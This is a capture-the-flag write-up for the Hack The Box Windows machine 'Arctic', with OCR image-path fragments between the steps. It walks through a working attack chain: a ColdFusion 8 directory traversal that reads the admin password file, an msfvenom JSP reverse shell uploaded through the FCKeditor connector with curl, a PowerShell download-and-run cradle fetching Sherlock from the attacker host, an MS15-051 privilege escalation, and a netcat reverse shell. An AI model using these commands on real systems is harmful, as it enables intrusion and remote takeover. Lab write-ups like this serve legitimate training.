
Arctic

Difficulty: Easy
OS: Windows

Nmap


Performing an nmap scan, we see ports 135, 8500, and 49154 are open.



Enumeration


Poking around RPC provides nothing.

Going to port 8500 in a web browser gives the following page



Web page

Looking through the files, I found one under "/CFIDE" called "administrator". Heading to this page gives us a coldfusion administrator login page



Looking up ColdFusion 8, I find a directory traversal vulnerability.
https://www.exploit-db.com/exploits/14641

```
# Working GET request courtesy of carnal0wnage:
# http://server/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8
/lib/password.properties%00en
#
# LLsecurity added another admin page filename: "/CFIDE/administrator/enter.cfm"


#!/usr/bin/python

# CVE-2010-2861 - Adobe ColdFusion Unspecified Directory Traversal Vulnerability
# detailed information about the exploitation of this vulnerability:
# http://www.gnucitizen.org/blog/coldfusion-directory-traversal-faq-cve-2010-2861/

# leo 13.08.2010

import sys
import socket
import re

# in case some directories are blocked
filenames = ("/CFIDE/wizards/common/_logintowizard.cfm", "/CFIDE/administrator/archives/index.cfm", "/cfide/install.cfm",
"/CFIDE/administrator/entman/index.cfm", "/CFIDE/administrator/enter.cfm")
```

Additionally, searchsploit comes back with a few results.

```
Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting                 | cfm/webapps/36067.txt
Adobe ColdFusion - Directory Traversal                              | multiple/remote/14641.py
Adobe ColdFusion - Directory Traversal (Metasploit)                 | multiple/remote/16985.rb
Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deseria       | windows/remote/43993.py
Adobe ColdFusion 2018 - Arbitrary File Upload                       | multiple/webapps/45979.txt
Adobe ColdFusion 9 - Administrative Authentication Bypass           | windows/webapps/27755.txt
Adobe ColdFusion < 11 Update 10 - XML External Entity Injecti       | multiple/webapps/40346.py
Adobe ColdFusion Server 8.0.1 - '/administrator/enter.cfm' Qu       | cfm/webapps/33170.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_authenticat       | cfm/webapps/33167.txt
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_logintowiza       | cfm/webapps/33169.txt
Adobe ColdFusion Server 8.0.1 - 'administrator/logviewer/sear       | cfm/webapps/33168.txt
Allaire ColdFusion Server 4.0 - Remote File Display / Deletio       | multiple/remote/19093.txt
Allaire ColdFusion Server 4.0.1 - 'CFCRYPT.EXE' Decrypt Pages       | windows/local/19220.c
ColdFusion 8.0.1 - Arbitrary File Upload / Execution (Metaspl       | cfm/webapps/16788.rb
ColdFusion 9-10 - Credential Disclosure                             | multiple/webapps/25305.py
ColdFusion MX - Missing Template Cross-Site Scripting               | cfm/remote/21548.txt
ColdFusion Scripts Red_Reservations - Database Disclosure           | asp/webapps/7440.txt
Macromedia ColdFusion MX 6.0 - Remote Development Service Fil       | multiple/remote/22867.pl
```

Doing “searchsploit -x “PATH”” gives us more information about the code used in a metasploit exploit

Looking up what ColdFusion is built with, we find Java is the main language. Therefore a payload using java should be utilized.


```
┌──(root💀kali)-[~/htb/arctic]
└─# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.34 LPORT=9001 -f raw > shell.jsp
```

Msfvenom -p jsp/jsp_shell_reverse_tcp LHOST=10.10.14.34 LPORT=9001 -f raw > shell.jsp


Following the guide I am using, some fancy usage of curl comes into play. I really enjoyed this over the metasploit module since this goes over converting a basic metasploit to a workable exploit on our own. In the module, the script makes a request to:
"/CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm"
After that, the module goes to the destination of:
"userfiles/file/EXPLOIT FILE"
Before any of this, however, it sets the header of the post request to a "type = application/xx-java" along with the file type to "filename = shell.txt". Following this, I created a custom curl command that ended with uploading the java shell to the server.

```
┌──(root💀kali)-[~/htb/arctic]
└─# curl -X POST -F "newfile=@shell.jsp;type=application/x-java archive;filename=shell.txt" 'htt
p://10.10.10.11:8500///CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm
?Command=FileUpload&Type=File&CurrentFolder=/shell.jsp%00'
```

curl -X POST -F "newfile=@shell.jsp;type=application/x-java archive;filename=shell.txt" 'http://10.10.10.11:8500///CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm?Command=FileUpload&Type=File&CurrentFolder=/shell.jsp%00'



Setting up a listener and clicking on the exploit, or sending a curl request, gives us a shell



User

First bit of enumeration I did was “systeminfo.” With this, I see there are no hotfixes installed on the 2008 R2 Windows server, meaning there are potential kernel exploits

```
C:\ColdFusion8\runtime\bin>systeminfo
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45
System Boot Time:          8/6/2021, 5:31:01
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                           [02]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     1.023 MB
Available Physical Memory: 209 MB
Virtual Memory: Max Size:  2.047 MB
Virtual Memory: Available: 1.000 MB
Virtual Memory: In Use:    1.047 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.11
```

Uploading and running Sherlock.

powershell IEX(new-object net.webclient).downloadstring('http://10.10.14.34:8000/Sherlock.ps1');Find-AllVulns;

This is the output after Sherlock ran

```
Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Appears Vulnerable

Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Appears Vulnerable

Title      : Secondary Logon Handle
MSBulletin : MS16-032
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable
```

MS15-051 is an exploit done in past HTBs too, so sticking with that I grab the proper executable and netcat.

```
┌──(root💀kali)-[~/htb/arctic]
└─# ls
coldfusion.py  ms15-051x64.exe  nc64.exe  nmap.txt  shell.jsp
```


Setting up a smbserver on my arctic folder, we can grab the ms15 executable to then run netcat and send a shell back to us

```
┌──(root💀kali)-[~/htb]
└─# smbserver.py share arctic
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Sending a request to grab the exe and netcat, then telling netcat to send back a shell.

```
\\10.10.14.34\share\ms15-051x64.exe "\\10.10.14.34\share\nc64.exe -e cmd 10.10.14.34 9002"
```



Rooted